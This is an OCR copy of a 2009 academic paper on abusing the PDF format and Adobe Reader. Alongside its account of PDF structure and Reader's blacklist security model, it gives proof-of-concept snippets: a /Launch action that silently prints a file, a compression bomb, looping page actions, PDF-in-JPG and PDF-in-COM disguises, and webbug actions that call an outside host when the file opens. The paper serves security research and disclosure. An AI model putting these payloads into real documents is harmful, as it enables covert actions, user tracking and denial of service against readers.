J Comput Virol (2010) 6:289–315
DOI 10.1007/s11416-009-0128-2

ORIGINAL PAPER

Malicious origami in PDF

Frédéric Raynal · Guillaume Delugré · Damien Aumaitre

Received: 4 January 2009 / Accepted: 30 July 2009 / Published online: 26 August 2009

Abstract People have now come to understand the risks associated with MS Office documents: whether those risks are caused by macros or associated breaches. PDF documents on the contrary seem to be much more secure and reliable. This false sense of security mainly comes from the fact that these documents appear to be static. The widespread use of Acrobat Reader is most likely also accountable for this phenomenon to the detriment of software that modifies PDFs. As a consequence, PDF documents are perceived as images rather than active documents. And as everyone knows, images are not dangerous, so PDFs aren't either. In this article we present the PDF language and its security model, and then the market leader of PDF software, Acrobat Reader. Finally, we will show how this format can be used for malicious purposes.

1 Introduction

User awareness on the issue raised by macros has increased due to several viral attacks and repeated critical flaws in all software included in the office suite: people have naturally grown suspicious when it comes to MS Office documents.

PDF files, on the contrary, are considered secure and reliable. Indeed, «they do not contain any macros», «they don't connect to the Internet» and «documents are completely static»: no risk whatsoever!

What if this weren't exactly true?

Moving on: What is an origami? The term comes from the Japanese for the art of folding (*oru*) paper (*kami*). The idea is to give shape to a piece of paper by folding it, preferably without using any glue or scissors. Origami designs are based on just a few different folds, but they can easily be combined to obtain a huge variety of shapes (Fig. 1).

The same applies to PDFs. When we consider the way *Readers* manage this format, and the intrinsic functionalities of the language, a new horizon appears: Use PDF against PDF. This process is more tedious and takes more time and effort than discovering a *0-day* attack, but such attacks are corrected much more quickly. On the contrary, attacks on *design* ensure longevity, and sometimes they cannot even be corrected.[1]

From an historical point of view, it is interesting to see that this format is spreading more and more, mostly supported by Adobe. Software associated with PDF has often been searched for flaws, yet the very first study on the risks implied by this format/language appeared in 2008 [1,2]. Its authors first propose a simple phishing attack by sending an email that reproduces a bank portal, and then a targeted attack divided into two steps, using a k-aire code. Soon after these results were published, we began our own investigation on this topic.

Our approach differs in that we studied the standard while asking 5 questions, reproducing the logic of an attacker:

- How can a PDF-led attack be hidden?
- How can a denial of service be generated using PDF?
- How can a PDF-based communication channel be set up between a target and an attacker?

F. Raynal (✉)
MISC, Paris, France
e-mail: frederic.raynal@sogeti.com; fred@security-labs.org

F. Raynal · G. Delugré · D. Aumaitre
Sogeti/ESEC, Paris, France
e-mail: guillaume.delugre@ensiie.fr; guillaume@security-labs.org

D. Aumaitre
e-mail: damien.aumaitre@sogeti.com; damien@security-labs.org

[1] To this respect the DNS attack in summer 2008 is typical.

Fig. 1 An origami X-Wing craft

– How can the PDF format be used to read/write on a target?
– How can arbitrary code be executed on the target using the PDF format?

Along these lines, we managed to propose two operational scenarios built around the PDF format/language. This led to a publication at the end of 2008 [3].

We have since continued these studies. First we modified the previous five questions that guided our thinking, which evolved over time. We also took into account the changes to the standard, published in November 2008 [4,5]. Then, though we had tried to think it through without considering the reader used to visualize the PDF file, this time we tried to dig into the universe of the *leader*, Adobe, with its main product *Reader*. We also distinguished the visualisation environment, to investigate into the changes in behaviour that occur when a PDF file is visualised in a Web browser's *plug-in*. This time we want to present attacks that are based on PDF, but not limited to it. This is why we wanted to understand the «environment surrounding the PDFf», to make our actions as simple and efficient as possible.

This article summarises all of this research. Some results, though they may have been presented elsewhere, can also be found in these pages. If they were already presented in the slides, the complete details are available here.

To lead you into the PDF universe, we shall start with a presentation of the main issues, from the file format to the nature of the elements it is made of (objects). In the second part, we will tackle security management from the PDF reader's point of view. Then we will delve into the standard by examining the potential of the language from an attacker's point of view. The format, however, is nothing without the tools for processing files, which is why the subsequent section is dedicated to Adobe's world (or at least a small part of it), and mostly focuses on its software Reader. Finally, two offensive scenarios using the format will be presented.[2]

[2] In March 2009 Adobe issued the 9.1 version of its reader. This version corrects the bug that we exploited for our scenarios, so they no longer work with this last version of the reader, but still do with the previous ones.

Fig. 2 General structure of a PDF file

2 PDF: an overview

The first version of the standard that described the PDF format dates back to 1991. Ever since then, every two or three years, new functionalities are added to the standard, and we may ask: are they really useful? From a security point of view, the addition of a JavaScript interpreter (1999), of a 3D engine (2005) or Flash support (2007) are puzzling.

2.1 Structure of a PDF file

PDF files are broken down into 4 sections (see Fig. 2):

– *the header* that indicates the version of the standard that the file uses,
– the *body* of the file, composed of a collection of objects, each object describing a character font, size or even an image,
– the *reference table* which makes it possible for the software in charge of displaying the file to quickly find the objects that are necessary for processing,
– and finally, the *trailer* which contains the addresses of elements in the file that are important for reading, such as the address of the *catalogue* indicated by the entry `Root`.[3]

[3] Like everything in PDF, the catalog is itself an object, a dictionary object.

2.2 Thinking in PDF

Thinking in PDF, requires us to distinguish several elements:

- Objects make up the majority of elements in a PDF file,
- File structure is in charge of the way the objects are stored, as far as their organisation (see previous section on the way a file is structured) and properties are concerned (file encryption or signature management, for instance),
- As for document structure, it is in charge of the logical organisation of objects for display (ex: breaking down into pages, chapters, annotations, etc.),
- *Content streams* are particular objects that describe the appearance of a page or, more generally, of a graphic entity.

As a consequence, two views of a PDF file can be singled out (see Fig. 3):

- The physical view, including the succession of objects, corresponding to the file stored on a device,
- The logical view, including references from one object to other objects, which corresponds to the semantics of the file.

No matter which element we refer to, it is always described as an object. In addition, because an object is always described by a unique number in the file, indirect references between objects can be used.

2.3 At the heart of PDFs: objects


In PDF, the *objects* are the entities that define everything: text or images, their layout, actions. They are at the heart of the PDF. Their structure (see Fig. 4) is the same, no matter what they represent:

- It always starts with a reference number and a generation number,
- The definition of the object is delimited by `obj << ... >> endobj`
- Key words that are used to describe the object depend on its nature,
- Those key words can use references to point to other objects (ex: a font is defined once, and this reference is reused by any elements that use the font).

There are several elementary types, such as integers and real numbers, Booleans, tables, dictionaries (associative arrays). The most peculiar object is called *stream* (see Fig. 5): a dictionary and raw data that must be processed before its final shape can be obtained.

The same key words apply to the definition of a *stream*:

(a) Physical view



(b) Logical view

Fig. 3 Organisation of objects in PDF

- `Subtype` specifies the kind of *stream*,
- `Filter` indicates transformations to be applied to the data, such as decompression, etc. Note that these operations can be linked together one after the other,
- `DecodeParms` contains additional parameters that are necessary for the filter.




Fig. 4 *Objects* in PDF




Fig. 5 *Streams* in PDF

3 PDF security model

Over time, Adobe introduced dynamic elements in its standard so as to make the documents interactive. Really dangerous functionalities appeared this way, JavaScript and PDF actions can especially be mentioned. Reader proposes, or imposes, configuration parameters aiming to restrict their functions. However we will see that most of these restrictions rely on a blacklist model: all that is not forbidden is authorised, which in terms of security is always a problem.

In this respect, we shall consider the security parameters that are available to the readers,[4] and describe the idea of trust that is the foundation of security.

[4] Reader and Foxit, the other readers (Preview in Mac, and those built on poppler, such as xpdf) do not implement dangerous functionalities, that is to say JavaScript, attachments and forms for the most part.

3.1 Basic functionalities

3.1.1 PDF actions

Interaction between a document and the user is mainly achieved by way of *actions*. An action is a PDF object that enables the activation of dynamic content.

There are a limited number of actions:

- `Goto*` to move throughout the document view, or go to a page of another document;
- `Submit` to send a form to an HTTP server;
- `Launch` to launch an application on the system;
- `URI` to connect to a URI via the system's browser;
- `Sound` to play sound;
- `Movie` to read a video;
- `Hide` to hide or display annotations on the document;
- `Named` to launch a predefined action (print, next page…);
- `Set-OCG-Stage` to manage display of optional content;
- `Rendition` to manage reading of multimedia content;
- `Transition` to manage display between actions;
- `Go-To-3D` to display 3D content,
- `JavaScript` to launch a JavaScript.


Actions are triggered by events. While some events are performed on purpose by the user (mouse clicking, moving the mouse in the document…), other events are linked to indirect interventions. For instance, a JavaScript can be executed when opening the document, or a specific page in the document.

Of course, even though actions can involuntarily be activated, most of them lead to the display of an alert box. Most of these alerts can however be configured in the user security profile.


The following code causes a document to be printed: The only restriction is that the path to the file to be printed must be known (here, `secret.pdf`). From there, an attacker could send a malicious PDF containing several identical commands. Printing will only be started by those with a valid path.

```
/OpenAction <<
    /S /Launch
    /Win << /O (print) /F (C:
secret.pdf) >>
>>
```

Figure 6a shows that the warning message does not mean that the document is being printed, but that Acrobat Reader has been launched… A standard user could believe this is normal because he/she is already using a PDF: This user will validate without asking himself anymore questions, but the document will be sent for printing without him knowing.



(a) Warning upon printing a PDF file



(b) Warning upon printing a MS Word file

Fig. 6 Using `/Launch` to print

If the attacker, instead of requiring printing of `secret.pdf`, asks for `secret.doc` to be printed, a new alert comes up. This alert lets the user know that Wordpad has been started (see Fig. 6b) which is a lot more suspicious. In this case, as the user can see, Wordpad is only briefly launched; just long enough for printing to start.

Finally, it must be noted that these actions are only available in MS Windows.

3.1.2 JavaScript

Adobe Reader uses a modified *SpiderMonkey*[5] engine to run the scripts. There are two different execution contexts: *privileged* and *non-privileged*.

Non-privileged is the default mode for any script embedded in a document. The script can only get access to functions enabling modification of the document's layout or update data in the fields of a form. Privileged mode grants access to many more potentially dangerous functions such as sending customised HTTP requests, saving documents, etc.

Several methods can be used to execute a script:

- If it is in Reader's configuration directory, it is executed every time Reader starts and benefits from privileged rights;
- If it is embedded in the PDF document, it is executed in a non-privileged mode, except if the document is considered trustworthy (see Sect. 5.3).

3.2 Security parameters

In Adobe Reader security parameters are mostly stored in files the user can access in writing. In other words, each user is responsible for the security of his account. The security configuration can therefore be modified with simple user rights. The first table (Table 1) shows the location of these different elements.

This section goes on to present the most critical functionalities in regards to security. They can be found in the configuration, which, by default, can be modified by the user himself. As we'll see further on, this can lead to serious breaches. A PDF file, however, cannot modify this configuration by itself without certain privileges. Nevertheless, it would seem reasonable to protect this configuration by means of a third party (for instance, an access control system).

3.2.1 Filtering attachments

Attached files can be embedded in PDF documents (also called attachments or embedded files). The content of the attachment is placed in a *stream* inside the document. It can be extracted and saved on the user's hard drive, after he is warned by a *message box* (cf. Fig. 7). We will also see that an attachment can be executed on the system.

Adobe decided to set up a filtering procedure for these embedded files. To do so, a blacklist of file name extensions is registered in the Reader's configuration system. Any attachment that ends with `exe, com, pif` and about twenty other extensions is considered dangerous and Reader will not export it to the disk. Whitelisted[6] extensions will be executed without the user's intervention. If an extension is unknown, a dialog box is displayed, and user confirmation is required. This security model suffers from two flaws.

First, the file name extension does not say anything about the true nature of its content. On a Unix-type system, this kind of protection is useless.

Second, this black list model is limited because the lists are seldom exhaustive.[7] All there is to do is find an extension that has been forgotten, and then move it to the whitelist. All the attachments using this extension will be executed silently,

[5] Adobe's Website announces that modifications will be made public, in conformity with SpiderMonkey licence… The announcement was issued/published 3 years ago!!!

[6] By default `pdf, fdf` only.

[7] Not to mention that they are set in time, and do not take into account system evolutions: for instance, the apparition of python, ruby, php scripts, etc.

Table 1 Location of configuration elements depending on the operating system

System	Location
Windows XP	`HKCU\Software\Adobe\Acrobat Reader` `HKLM\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown %APPDATA%\Adobe\Acrobat`
Linux	`<install path>/Adobe/Reader8/Reader/` `~/.adobe/Acrobat/`
Mac OS X	`/Applications/Adobe Reader 9/Adobe Reader.app` `~/Library/Preferences/com.adobe.*`




Fig. 7 Warning when extracting an attachment




Fig. 8 Warning when connecting to a URL

without the user knowing it. For instance, the extension `jar` was not *blacklisted* before Reader version 8.

In terms of the attachments security policy, Foxit Reader uses exactly the same blacklist model, and is therefore affected by the same flaws.

3.2.2 Filtering network extensions

Reader tries to act like an antivirus when it filters the embedded files, but it also acts like a firewall when it filters the network connections initiated from a document. There are two main ways of connecting from a PDF:

- From the Reader, by sending data from a form to an HTTP server,
- By launching the system's browser with the URI action or JavaScript method `app.launchURL`.

Network filtering is once again performed using a white/black list model in Reader with a `message box` (see Fig. 8). If a website cannot be found in any list, a message box prompts user confirmation. No name resolution or address formalisation is performed before comparison. Access to http://88.191.33.37 can be forbidden while access to http://seclabs.org or http://1488920869:80/ is still possible.

Filtering is also carried out according to the scheme (http, ftp…) that is used in the URL. This scheme has precedence over host name filtering. This process can be configured in the registry but it does not appear in the user's graphical interface. For instance, the http scheme can be whitelisted and any connection to the HTTP servers will be performed automatically, without warning, whether the server's address is blacklisted or not.

In Foxit the situation is appalling: all connections are made without any warning, or user confirmation.

4 Malicious thoughts in PDF

After having focused on the context in which PDF files are interpreted, in this section we will move on to the language itself, from the point of view of a malicious attacker: Which relevant perspectives can he benefit from? They fall under five categories: evasion methods to avoid being detected, denial of service, input/output, capacity to access/add files on the target system, or code execution.

4.1 Evasion techniques

4.1.1 Encryption

The simplest technique to prevent access to the file is to encrypt it. The PDF standard proposes RC4 or AES encryption. However it should be reminded that only *string* objects and *stream* data are encrypted, not the whole file. As the other objects are considered to be parts of the file structure, they are not encrypted. When an encrypted document is open, a box prompts the user for his password in order for him to access the content that is in clear. If no password is provided, the

document is decrypted on the fly without user intervention. The empty password technique no longer works with the new encryption mode AES256 that has been proposed in the last version of the standard (see Sect. 5.4). Previous modes are still available in the viewers however, so nothing much has changed.

As scanning tools (antivirus for instance) are unaware of the password, they will not be able to analyse the content of the file, such as JavaScripts or embedded files.

4.1.2 Polymorphism

The PDF standard enables several syntaxic and semantic mutations.

Concerning types, strings support ASCII standard, but also octal representation: `\041 == \41 == !`. Furthermore, while ASCII strings are represented between parenthesis, hexadecimal representation is also represented between <>.

Objects names (always beginning with the character /) also vary starting from version 1.2 of the standard: a character can be substituted by its hexadecimal representation. Which means that the names `/AB, /#41B, /A#42` et `/#41#42` are equivalent.

Most objects are in fact dictionaries referring to other objects, which is why it is hard to obtain a precise view of an object. In addition to this, objects can also be hidden in compressed streams, which themselves can undergo a chain of transformations.

Finally, at the level of PDF files, a single file can be composed of different physical files referring to one another (a file that points outwards to several other files). Conversely, it is also possible to embed PDF files (or other files) in a PDF file (a file that points to several other files within the same file).

As we can see, the standard offers a varied syntax, which explains why antiviruses that only work with signatures can be deceived so easily.

Worse still, semantics also plays a role since some critical actions have synonyms. For instance, to launch an action upon opening the file, you can:

- Use the key word `OpenAction` located in the `Catalog`;
- Set an additional action `AA` on the first page of the document;
- Set an additional action `AA` on page *n* of the document and declare that this page *n* must be displayed first;
- Declare a *Requirement Handlers* `RH`, test in JavaScript, performed upon opening the document.




Fig. 9 Inserting a PDF in a JPG

4.1.3 Hide file format

One of the usual techniques to hide data is to make it look like «something else». The point is to create a difference between the software that will scan the file for a breach or a shellcode, for instance, and the software that will really handle the file.

PDF format is defined quite clearly. However, readers are more and more sophisticated and dispose of mechanisms meant to rebuild damaged files (especially at the level of the cross reference table). As a consequence, a PDF file is built by hiding it in another format, but it can still be properly read by the reader.

Converting a PDF into a JPG is, for instance, rather simple. JPG format begins with the marker called *Start Of Image* (SOI), with value `0xFF 0xDE`. A JPG picture is made of sections, each section starts with `0xFF 0x??` where `0x??` indicates the kind of section, followed by its size over 2 bytes (indicated in red on Fig. 9). In this format, there is a section meant for comments (`0xFF 0xFE`): the whole PDF file is inserted into this section, then the rest of the picture is left unchanged.


When the targeted system receives this file, it is seen as a JPG image[8]

```
>> file 01-out.jpg
01-out.jpg: JPEG image data, JFIF standard
1.02, comment:  "%PDF-1.0\015"
```

From this point on, when the system opens the file, a specific image *viewer* will be used according to its type. Otherwise, when it is opened with Adobe Reader, the user sees the PDF content (see Fig. 10).

[8] We see that the Unix command `file` in its 4.26 version also displays comments, which is in fact the header of a PDF file.

(a) JPG view



(b) PDF view

Fig. 10 Same file seen differently according to the reader that is being used

Following this same principle, a PDF is converted into an executable COM file. This 16 bit binary format does not contain a header. We put an unconditional jump at the beginning of the file, the PDF file is inserted immediately after, then the file is both a binary and a PDF:

These experiments show that it easy to hide a PDF. PDF readers are in fact very permissive with regard to the standard, they do their best to read the file which is submitted to them and try to rebuild the file.

4.2 Denial of service

4.2.1 PDF bomb

PDF format allows you to embed data *streams* and manipulate them: especially to encrypt and compress them. As soon as a format supports compression, an obvious denial of service consists in compressing a large string composed of a single character. As long as the string is compressed, it requires a minimum amount of space. However, as soon as the software tries to process it, it saturates its own memory.

```
4 0 obj
<<
    /Filter /FlateDecode
    /Length 486003
>>
stream
…
endstream
endobj
```

Results of this bombing vary according to the software and operating systems:

- In Windows: Foxit crashes, Adobe Reader slows the whole system down;
- In Linux: xpdf complains about a string being too long, but does not crash;
- In Mac OS X: the memory is saturated, the whole system is slower. Even the finder is saturated when processing the file.

4.2.2 Moebius strip

PDF language includes a set of actions meant to change a document's view: go from one page to the other, or even, from a document to another.

Thanks to these actions, an infinite loop is immediately created in a PDF. In addition to this, as we have seen before, the PDF language offers interesting possibilities in terms of semantic polymorphism.

The following code creates this loop with a `Named` action:

```
/AA <<              % Page's object Additional Action
    /O <<           % When the page is Open
        /S /Named   % Perform an action of type  Named
        /N /NextPage % Action's Name is  NextPage
    >>
>>
```

On each page, a new action is added which indicates to go to the next page. Once reached, the last page specifies that you should go back to the first one:

Listing 1 COM file which embeds a PDF

```
1  .model tiny
2  .code
3          .startup
4  jmp start
5  pdffile db "\%PDF-1.1", 13, 10, ...
6  start: <instructions>
7  ...
8  end
```

```
/AA <<
    /O <<
        /S /Named
       /N /FirstPage % Actions's Name is
                FirstPage
    >>
>>
```

The same result applies to a GoTo action (here is the code which enables the last page to loop back to the first one, etc).

```
/AA <<                    % Page's object
                                Additional Action
    /O <<                 % When the page is Open
       /S /GoTo           % Perform an action of
                             type  GoTo
      /D [1 0 R /Fit ] %  Destination is object
                                1 with its
                          % content magnified to
                                fit the window
    >>
>>
```

Here, jumps go from one page to the next, which already compromises the reading of the file, but these jumps could easily be modified using random destinations.

Furthermore, the GoTo action is not limited to the current document and you can access other PDF files so long as you know their exact location. So the following code jumps between two documents moebius-gotor-1.pdf and moebius-gotor-2.pdf located in the same directory:

```
/AA <<                    /AA <<
  /O <<                     /O <<
       /S /GoToR                /S /GoToR
      /F (moebius-              /F (moebius-
gotor-2.pdf)              gotor-1.pdf)
       /D [0 /Fit ]             /D [0 /Fit ]
       /NewWindow               /NewWindow
         false                    false
    >>                        >>
>>                        >>
```

Correction of such modifications when executed on all of a user's documents can prove to be tedious…

4.3 Input/output

This section focuses on communication methods set up by the PDF standard, or by the software that implements it. It also includes information leakage, by definition, unintentional.

4.3.1 Hide and seek… or not!

Several software programs that are meant to handle PDF files make it possible to hide text. This is rendered by a black square stacked on the text that should be hidden. We must keep in mind that PDF files are composed of objects only, including this black square… It can thus be removed from the file.

Still worse, in spite of this square, it is still possible to get access to the text without removing it: we can simply copy and paste it. In fact, if you select it using the mouse, the «square» is not taken into consideration and the text is copied to the clipboard. This text can then be pasted in any other document and revealed. Using this method, American Intelligence services were able to declassify the investigation report related to the death of Italian secret agent Calipari, on March 4, 2005. All American patrol member names, as well as some other elements were «masked» this way.

Another technique to hide text is to write it in the same colour as the document's background. So, many websites have written several sentences in white on a white background, in order to improve their search engine ranking. The same technique also applies to PDF… if, of course, we consider that it actually works. There again, a good old copy and paste reveals all the details, Facebook's lawyers learned this at their own expense (see Fig. 11).

Yet another method for revealing the invisible is to change the method of perception: go from visual to auditory. Modern versions of Reader include a module called *Read out loud*, which is able to read a text out loud in an intelligible voice… even if it is hidden behind a black block or written in white on white.

4.3.2 Incremental save

The standard defines the PDF format as incremental, which means that each new revision of a document only stores changes made since the previous version (see Fig. 12).

MS Office documents have long been incriminated for using this technique, but the save mode is no longer activated by default in the latest versions.


4.3.3 What information is accessible

The JavaScript interpreter in Adobe Reader makes it possible to access information on the machine where the file is open (see Fig. 13).

4.3.4 Webbugs I: use the browser

People concerned with the propagation of documents often look for such functionalities as those meant to trace access to the said documents. Unintentionally, the PDF standard provides them with different means of creating *Webbugs*, which connect to a Website as soon as the document is opened.

The simplest method is to ask the reader to connect to a Web site when opening the file. This method is not very discreet because it launches the default Web browser, as well as its connection to the indicated page:



IN THE UNITED STATES DISTRICT COURT
FOR THE NORTHERN DISTRICT OF CALIFORNIA
SAN JOSE DIVISION

THE FACEBOOK, INC., PLAINTIFF, V. CONNECTU, LLC, ET AL., DEFENDANTS.
C-07-01389-JW
JUNE 23, 2008
UNSEALED AND REDACTED BY THE COURT
PAGES 1-79

THE PROCEEDINGS WERE HELD BEFORE
THE HONORABLE UNITED STATES DISTRICT
JUDGE JAMES WARE

APPEARANCES:

FOR THE PLAINTIFF: ORRICK, HERRINGTON & SUTCLIFFE
BY: I. NEEL CHATTERJEE
MONTE M.F. COOPER
SUSAN D. RESLEY
1000 MARSH ROAD
MENLO PARK, CALIFORNIA 94025

FOR THE DEFENDANTS: BOIES, SCHILLER & FLEXNER
BY: DAVID A. BARRETT
EVAN ANDREW PARKE
STEVEN C. HOLTZMAN
575 LEXINGTON AVENUE
7TH FLOOR
NEW YORK, NEW YORK 10022


(APPEARANCES CONTINUED ON THE NEXT PAGE.)

OFFICIAL COURT REPORTER: IRENE RODRIGUEZ, CSR, CRR
CERTIFICATE NUMBER 8074

1

U.S. COURT REPORTERS

(a) Court proceedings



UNDER NEGOTIATION BETWEEN THE PARTIES. THOSE ARE COMPLETELY NEW DOCUMENTS. THEY ARE SKEWED FOR ALL KINDS OF ECONOMIC AND LEGAL REASONS AND IN FACEBOOK'S FAVOR. THEY'RE NOT WHAT YOU WOULD EXPECT A NEGOTIATED TRANSACTION OF THIS TYPE TO LOOK LIKE.

SO THE FIRST REQUEST WE WOULD MAKE TO YOUR HONOR IS THAT YOU NOT ENFORCE THAT AGREEMENT.

NOW, IN ADDITION TO THE CONTRACT LAW PROBLEMS WITH THE DOCUMENT THAT THEY'RE TRYING TO ENFORCE, AND I'D BE HAPPY TO EXPAND ON THOSE FURTHER.

[REDACTED]

THE COURT: AND I AM A LITTLE CURIOUS ABOUT WHAT THE PARTIES AGREED TO IN THIS DOCUMENT.

24

U.S. COURT REPORTERS

(b) Content concealed... from sight

Fig. 11 Facebook, numbers hidden … but revealed

```
1 0 obj
<<
    /Type /Catalog
    /OpenAction <<  % When document is open
      /S /URI  % Action's type is to resolve an
    URI  /URI (http://security-labs.org/fred/
                webbug-browser.html)
      >>
      /Pages 2 0 R
>>
```




Fig. 12 Incremental format

The behaviour changes depending on the PDF reader:

- With xpdf and preview, nothing happens,
- With Adobe Reader, a pop-up is displayed which prompts user authorisation to connect,
- With Foxit, no authorisation is required, and connection is made anyway,

Note that the previous code provided in PDF can also work in JavaScript:

```
4 0 obj
<<
  /JS ( app.launchURL("http://security-labs.org
          /fred/webbug-reader.php"))
    /S /JavaScript
>>
endobj
```

